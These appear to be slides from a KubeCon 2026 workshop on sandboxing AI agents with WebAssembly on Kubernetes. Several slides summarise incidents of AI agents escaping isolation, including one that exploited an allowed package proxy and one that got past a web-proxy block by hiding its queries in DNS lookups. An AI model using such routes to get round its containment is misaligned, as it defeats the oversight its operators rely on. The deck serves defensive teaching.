wasmcloud

TUTORIAL

Sandboxing on Kubernetes with WebAssembly

Multi-tenant sandboxing for agent harnesses and tools on wasmCloud

PRESENTERS

Bailey Hayes and Eric Gregory

KubeCon | CloudNativeCon

North America 2026

Presenters



Bailey Hayes

CTO & Co-founder, Cosmonic

github.com/ricochet

linkedin.com/in/baileyhayes



Eric Gregory

Senior Technical Writer, Cosmonic

github.com/ericgregory

linkedin.com/in/egregory04

Start your downloads now

1 Clone the repo

```
git clone
https://github.com/cosmonic-labs/sandbo
x-workshop-kcna26.git
```

2 Check your tools

```
cd sandbox-workshop-kcna26
make tools doctor up
export PATH="$PWD/.tools:$PATH"
```

Requirements: Docker (or equiv) w/ 4GB RAM on macOS, Linux or WSL2. Step 2 optional Rust 1.98.1 for curl build.

Pro tip: Start your Codespaces environment now so dependencies complete downloading while we introduce the workshop.

! Codespaces

Nothing to install. Sign in with a personal GitHub account. Takes a few mins.

`Code > Codespaces`

Scan to open in Codespaces

Workshop agenda

15 MIN

Sandboxing on Kubernetes with wasmCloud

Concepts, architecture overview, and WebAssembly security fundamentals.

50 MIN

Sandbox an agent and tools


HANDS-ON

Deploy an agent on your local cluster, try curl and sqlite3's famous escapes, then triage real PRs with gh.

15 MIN

Wrap up and questions

Q&A and community resources.


SANDBOX? YOU KEEP USING THAT WORD
I DO NOT THINK IT MEANS
WHAT YOU THINK IT MEANS
imgflip.com

Sandboxing…

`NIST · SP 800-95`

“A system that allows an untrusted application to run in a highly controlled environment where the application’s permissions are **restricted to an essential set of computer permissions**. In particular, an application in a sandbox is usually restricted from accessing the file system or the network.”

01. Isolation

Explicitly blocks unauthorized access to the underlying network and file system.

02. Least authority

Strictly limits capabilities to the bare essential set required.

03. Deny-by-default

Any capability not granted is denied.

Today's examples are AI agents and tools, but this applies to any untrusted code (such as a vibecoded app).

Source: NIST CSRC Glossary, “sandbox” · CNSSI 4009-2022 · NIST SP 800-95

Sandboxing on Kubernetes…

01 Workload

A custom resource you apply with kubectl, like a Deployment

```
kind: WorkloadDeployment
components:
- agent
- notes-tool
```

02 Runtime operator


Watches Workloads and places them on hosts, like a Deployment controller

Reconciles & Schedules


Automated lifecycle management

03 wasmCloud hosts

Pods that each run many sandboxes



Today you'll run these on your kind cluster.


Kubernetes cluster
Cluster services
Kubernetes Service
routes HTTP to host pods
Runtime operator
places Workloads on hosts
NATS
connects operator & hosts
Inbound clients
One way in
Kubernetes RBAC and admission: who may apply which Workloads and grants
Sandbox workloads alongside ordinary Deployments
Deployments
Data service
in a container
Host group: default
Host pod
Sandbox
Sandbox
Host pod
Sandbox
Sandbox
Out only through allowed hosts
Everything else
denied by default


Sandboxing on Kubernetes with WebAssembly.

Production harnesses, containerized

~86MB–1.3GB image size

Idle infra cold starts

This workshop's Wasm harness




~200 KB image size

Scale to zero fresh instance per call

Harness images: 86 MB to 1.3 GB compressed across 11 harnesses (about 0.2 to 1.1 GB on disk). Agents usually also run in a sandbox, whose image adds 0.5 to 2+ GB and whose default RAM is 512 MiB (E2B) to 1 GiB (Daytona). For scale: Firecracker adds 5 MiB or less for a small microVM, and a small harness can idle near 24 MB (Goose).
Measured from public registry manifests, linux/amd64, 2026-10-29; E2B, Daytona and Firecracker docs. Details: docs/sources.md

Kubernetes controls still apply.



Components run inside an ordinary pod.

Every control you already run on that pod and its namespace still applies around them. The sandbox adds a deny-by-default layer inside.

Inside one host pod, workloads are separated by the Wasm runtime alone. Give mutually hostile tenants separate host groups or nodes.

Why does sandboxing matter?

July 9 to 13

An OpenAI evaluation agent got out through a zero-day in a package proxy it was allowed to use.

July 30

Anthropic disclosed three cases of Claude reaching the internet from setups meant to be isolated.

September


Google confirmed a test setup that wrongly allowed internet access let Gemini reach three real companies.

September 20

Blocked by a web proxy, an OpenAI training agent hid its queries inside DNS lookups.

Sources: docs/sources.md in the workshop repo

Why does sandboxing matter?



UK NCSC: AI will "almost certainly" make cyber threats more frequent and intense through 2027.

Sources: docs/sources.md in the workshop repo

Orgs are building stronger walls…

Org	Isolation
AWS Lambda	Firecracker microVMs
GKE, Kubernetes Agent Sandbox	gVisor or Kata Containers
Anthropic	gVisor for claude.ai, a full VM for Cowork’s code execution
Fly.io	Firecracker microVMs

…but in four of this year's biggest agent escapes, none broke through a wall.

Sources: Agache et al., NSDI '20 (Firecracker); gvisor.dev; agent-sandbox.sigs.k8s.io; Anthropic, “How we contain Claude”; fly.io docs.
Full list: docs/sources.md

Each escape used an open door.

July 9 to 13

An allowed package proxy

OpenAI's agent used a zero-day in a package proxy it was allowed to reach.

July 30

Internet access left on

An evaluation partner's setups were meant to be offline. Claude reached real systems.

September

A test network left open

A misconfigured third-party setup let Gemini reach three real companies.

September 20

Allowed DNS lookups

Blocked by a web proxy, an OpenAI agent hid its queries inside DNS.

Agents escaped on the strength of **what they were allowed to do** inside the walls.

Sources: docs/sources.md in the workshop repo

So…we have a lot of untrusted code.

Rising vulnerabilities
Monthly disclosures doubled in 2026


Non-deterministic agents
Escaping in controlled environments


Vibed code of varying quality
Running with inherited access


→

How do we ensure that code can only do what we've allowed…**and nothing more**?

The same capability model you use every day.







Permissions are tightly scoped and granted on request at sandbox enforcement points.

How does a capability model work for agents?

First we break the problem down into pieces. An agent is four pieces working together:

Agent harness

The loop: asks the model what to do next, runs the tools it picks, and repeats.

Model

Decides the next step. Runs at a provider or on your own machine.


Tools

Do the work: remember a fact, read notes, fetch a web page.

Storage


Keeps what should last: saved facts and the conversation.

Give each piece only the capabilities it needs.



